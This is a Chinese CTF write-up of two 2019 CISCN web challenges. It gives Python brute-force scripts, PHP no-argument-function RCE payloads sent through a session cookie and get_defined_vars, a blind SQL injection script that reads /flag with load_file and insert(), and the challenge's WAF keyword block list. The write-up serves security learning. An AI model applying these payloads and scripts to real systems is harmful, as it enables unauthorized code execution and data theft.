
2019CISCN华南线下两道web复现
原帖地址 : https://xz.aliyun.com/t/5558
2019CISCN华南线下的两个简单 web
部分题目下载地址,有的不完整 : 点我点我
web 1
考点 : 无参函数的 RCE
在注释中发现了 forgetpassword.php 页面

打开 forgetpassword.php,要求输入一个用户名,尝试用户名爆破,结果为
admin123import requests url = "http://127.0.0.1/ciscn/web1/useri.php" response = "没有这个用户" f = open("./username.txt", "r", encoding="utf-8") for line in f:
line = line.strip() data = {
"user_name" : line,
} r = requests.post(url=url, data=data) if response in r.text:
continue
else:
print(line)
break
输入 admin123 之后跳转到 useryzm.php 页面

提示验证码经过 base64 加密,而且验证码是 4 位的数字,写脚本爆破一下,结果验证码为
MTQyMw==四位数字生成
for i in range(0,10000):

	s = str(i).zfill(4)

	print(s)

	f = open("num.txt",'a')

	f.write(s)

	f.write('\n')   #实现换行的功能
爆破密码
import requests

import base64

url = 'http://127.0.0.1/ciscn/web1/yzmi.php'

f = open('./num.txt', 'r', encoding="utf-8")

response = "错误"

for line in f:

	line = line.strip().encode('utf-8')

	line = base64.b64encode(line)

	data = {

		"yzm" : line.decode('utf-8'),

	}

	r = requests.post(url=url, data=data)

	if response in r.text:

		continue

	else:

		print(line)

		break
输入后获得密码
f4h1l0t0j2g5b1m0a0m0a3d2d0
返回 index.html 输入账号密码,获得新提示,但是这里忘记复制数据库了,就直接跳到下一步吧,访问 mDjNaF.php
mDjNaF.php 页面

看一下正则,
preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code']),\W匹配任意字母和数字,(?R)?重复整个模式,合在一起类似于匹配x(y(z()))样式的,且不能存在参数,输入phpinfo();可以查看 phpinfo 页面接下来就是构造无参数函数进行 RCE 了,想到可以更改 header 中的属性和值,使用无参数函数获取 header 处的值,达到 RCE 的目的。

对于 Cookie 属性,我们可以随意更改,session_id() 函数可以获取 PHPSESSID,如果没有开启 session 可以使用 session_start() 函数。由于不能带参数,我们可以将命令转化为 hex 再用 hex2bin() 函数转化。
payload :
?code=eval(hex2bin(session_id(session_start())));

// echo 'peri0d';

Cookie: PHPSESSID=6563686f2027706572693064273b
还可以自己传参达到 RCE,get_defined_vars() 函数返回所有已定义的变量列表,然后利用提取位置的函数就可以实现 RCE
payload :
?code=eval(end(current(get_defined_vars())));&a=var_dump(scandir('../'))
web 4
考点 : insert() 盲注
一个登录页面

试一试万能密码
admin'#,登录成功,并给出提示
经过 fuzz 发现过滤了空格,union,benchmark,sleep,regexp,order等很多很多关键字,空格可以使用 /**/ 绕过
给出了文件路径,可以使用 load_file 读取,再与 insert() 函数结合,使用异或,好像可以进行盲注

insert((select(load_file('/flag'))),2,255,'')即在 flag 中,从第 2 个字符到第 255 个字符替换为空字符,即只显示第 1 个字符。insert((select(load_file('/flag'))),3,255,'')把第 3 个字符到第 255 个字符替换为空字符,即只显示前面两个字符。脚本如下
import requests

url = 'http://172.27.137.145/ciscn/web4/index.php'

# payload = "admin'^(select('f')>(insert((select(load_file('/flag'))),2,255,'')))#"

temp_list = []

flag_list = []

for i in range(2,255):

	payload_1 = "')>(insert((select(load_file('/flag'))),"+str(i)+",255,'')))#"

	flag = ''.join(flag_list)

	temp_list.clear()

	for j in range(32, 127):

		payload = "admin'^(select('"+flag+chr(j)+payload_1

		print(payload)

		data = {'username' : payload,}

		r = requests.post(url=url, data=data)

		if 'success' in r.text:

			temp_list.append(chr(j))

	try:

		flag_list.append(temp_list.pop())

	except:

		break

print(''.join(flag_list))

过滤语句 :
if(preg_match("/union|benchmark|strcmp|locate|STRCMP|position|md5|mid|sub|concat|and|left|sleep|space|instr|conv|\s|right|cast|locate|limit|reverse|glob|having|match|count|pad|char|hex|regexp|order|group|ascii|information/i",$username))

{

    die('wafed!<br>');

}

if(preg_match("/union|position|strcmp|locate|benchmark|STRCMP|concat|md5|mid|sub|sleep|and|left|cast|space|instr|pad|conv|\s|right|limit|reverse|locate|match|glob|having|count|char|hex|regexp|order|group|ascii|information/i",$passwd))

{

    die('wafed!<br>');

}
2019CISCN华南线下两道web复现的更多相关文章
- DASCTF七月赛两道Web题复现
Ezfileinclude(目录穿越) 拿到http://183.129.189.60:10012/image.php?t=1596121010&f=Z3F5LmpwZw== t是时间,可以利 ...
- 2019 第三届强网杯线上赛部分web复现
0x00前言 周末打了强网杯,队伍只做得出来6道签到题,web有三道我仔细研究了但是没有最终做出来,赛后有在群里看到其他师傅提供了writeup和环境复现的docker环境,于是跟着学习一波并记录下来 ...
- CTF 两道web整数溢出题目(猫咪银行和ltshop)
①猫咪银行: (2018中科大hackgame) 一开始给十个CTB,而flag需要20个CTB,我们需要理财赚够20个. 理财是只能买入TDSU才可以获得收益.我们先上来直接把CTB全部换成TDSU ...
- 2019balsn两道web和2019巅峰极客一道web记录
遇到3道有点意思的web,记录一下~ web1 题目地址:http://warmup.balsnctf.com/ 源码如下所示: <?php if (($secret = base64_deco ...
- 2019全国大学生信息安全大赛两道web
简单小结 菜鸟第一次打国赛,这次题目质量很高,学到了许多姿势. Web Justsoso 打开题目,源代码出存在提示: 使用LFI读取index.php与hint.php http://d4dc224 ...
- BAT线下战争:巨额投资或培养出自己最大对手(包括美团、58、饿了么在内的公司都在计划推出自己的支付工具和金融产品,腾讯只做2不做O)
BAT线下战争:巨额投资或培养出自己最大对手 2015年10月12日09:49 <财经>杂志 我有话说(18人参与) 收藏本文 BAT大举投资线下公司,看似咄咄逼人 ...
- 关于一次Web线下面试的思考
前言: 今天面试一家Web前端的公司,由于跟初筛的面试官关系挺好,按理来说我在第一次线上面试就应该被淘汰了(呜呜呜),接下来是线下面试,不出意外的话,我凉了.但是这些天的面试经验并非全无收获.我的线下 ...
- 你所不知道的库存超限做法 服务器一般达到多少qps比较好[转] JAVA格物致知基础篇:你所不知道的返回码 深入了解EntityFramework Core 2.1延迟加载(Lazy Loading) EntityFramework 6.x和EntityFramework Core关系映射中导航属性必须是public? 藏在正则表达式里的陷阱 两道面试题,带你解析Java类加载机制
你所不知道的库存超限做法 在互联网企业中,限购的做法,多种多样,有的别出心裁,有的因循守旧,但是种种做法皆想达到的目的,无外乎几种,商品卖的完,系统抗的住,库存不超限.虽然短短数语,却有着说不完,道不 ...
- 【广州.NET社区线下活动】云定未来 - Azure Meetup
第2届 广州.NET线下沙龙 Azure Meetup 4月13日,第2届广州.NET线下沙龙在广州银行大厦7楼中创学院路演大厅成功举办.来自微软MVP.网易的技术专家们带来了干货满满的知识分享,即使 ...
随机推荐
- 利用Python获取文件类型
这里选择使用使用filetype获取文件的类型. 使用filetype之前,先用pip安装filetype. #!/usr/bin/python3 import filetype import arg ...
- vue cli3配置开发环境、测试环境、生产(线上)环境
cli3创建vue项目是精简版的少了build和config这2个文件,所以配置开发环境.测试环境.生产环境的话需要自己创建env文件. 需要注意2点: 1.cli2创建项目生成的config文件里的 ...
- OpenCV-Python 轮廓:入门 | 二十一
目标 了解轮廓是什么. 学习查找轮廓,绘制轮廓等. 你将看到以下功能:cv.findContours(),cv.drawContours() 什么是轮廓? 轮廓可以简单地解释为连接具有相同颜色或强度的 ...
- 意外发现PHP另一个显示转换类型 binary
竟然不知道除了(string)$a之外,还有(binary)$a知道unset可以不加括号,但不知道还有这种写法(unset) 请看lex文件(php-7.1.8) <ST_IN_SCRIPTI ...
- POJ2182 Lost Cows 题解
POJ2182 Lost Cows 题解 描述 有\(N\)(\(2 <= N <= 8,000\))头母牛,每头母牛有自己的独一无二编号(\(1..N\)). 现在\(N\)头母牛站成一 ...
- MATLAB 一维随机变量及其概率分布
1.两点分布 clc clear a=rand(1,10); for ii=1:10 if a(ii)<0.2 a(ii)=0; else a(ii)=1; end end a x=0的概率为0 ...
- python之xlrd和xlwt模块读写excel使用详解
一.xlrd模块和xlwt模块是什么 xlrd模块是python第三方工具包,用于读取excel中的数据: xlwt模块是python第三方工具包,用于往excel中写入数据: 二 ...
- NKOJ3777 卡牌操作
问题描述 有n张卡片在桌上一字排开,每张卡片上有两个数,第i张卡片上,正面的数为a[i],反面的数为b[i].现在,有m个熊孩子来破坏你的卡片了!第i个熊孩子会交换c[i]和d[i]两个位置上的卡片. ...
- vulnhub~incllusiveness
这个机子相对简单一点,但是也是从中发现了自己不少问题 技能一: nmap 扫描发现了21,22 ,80三个端口,并且ftp服务允许匿名登录,在pub目录下面有writeable权限,这就好办了.我以 ...
- mysql慢查询分析工具比较与实战
00 前言 在进行mysql性能优化的时候,第一个想到的便是查看慢sql. 但是对于慢sql有没有什么好的工具进行分析呢? 推荐两个工具mysqldumpslow及pt-query-digest. m ...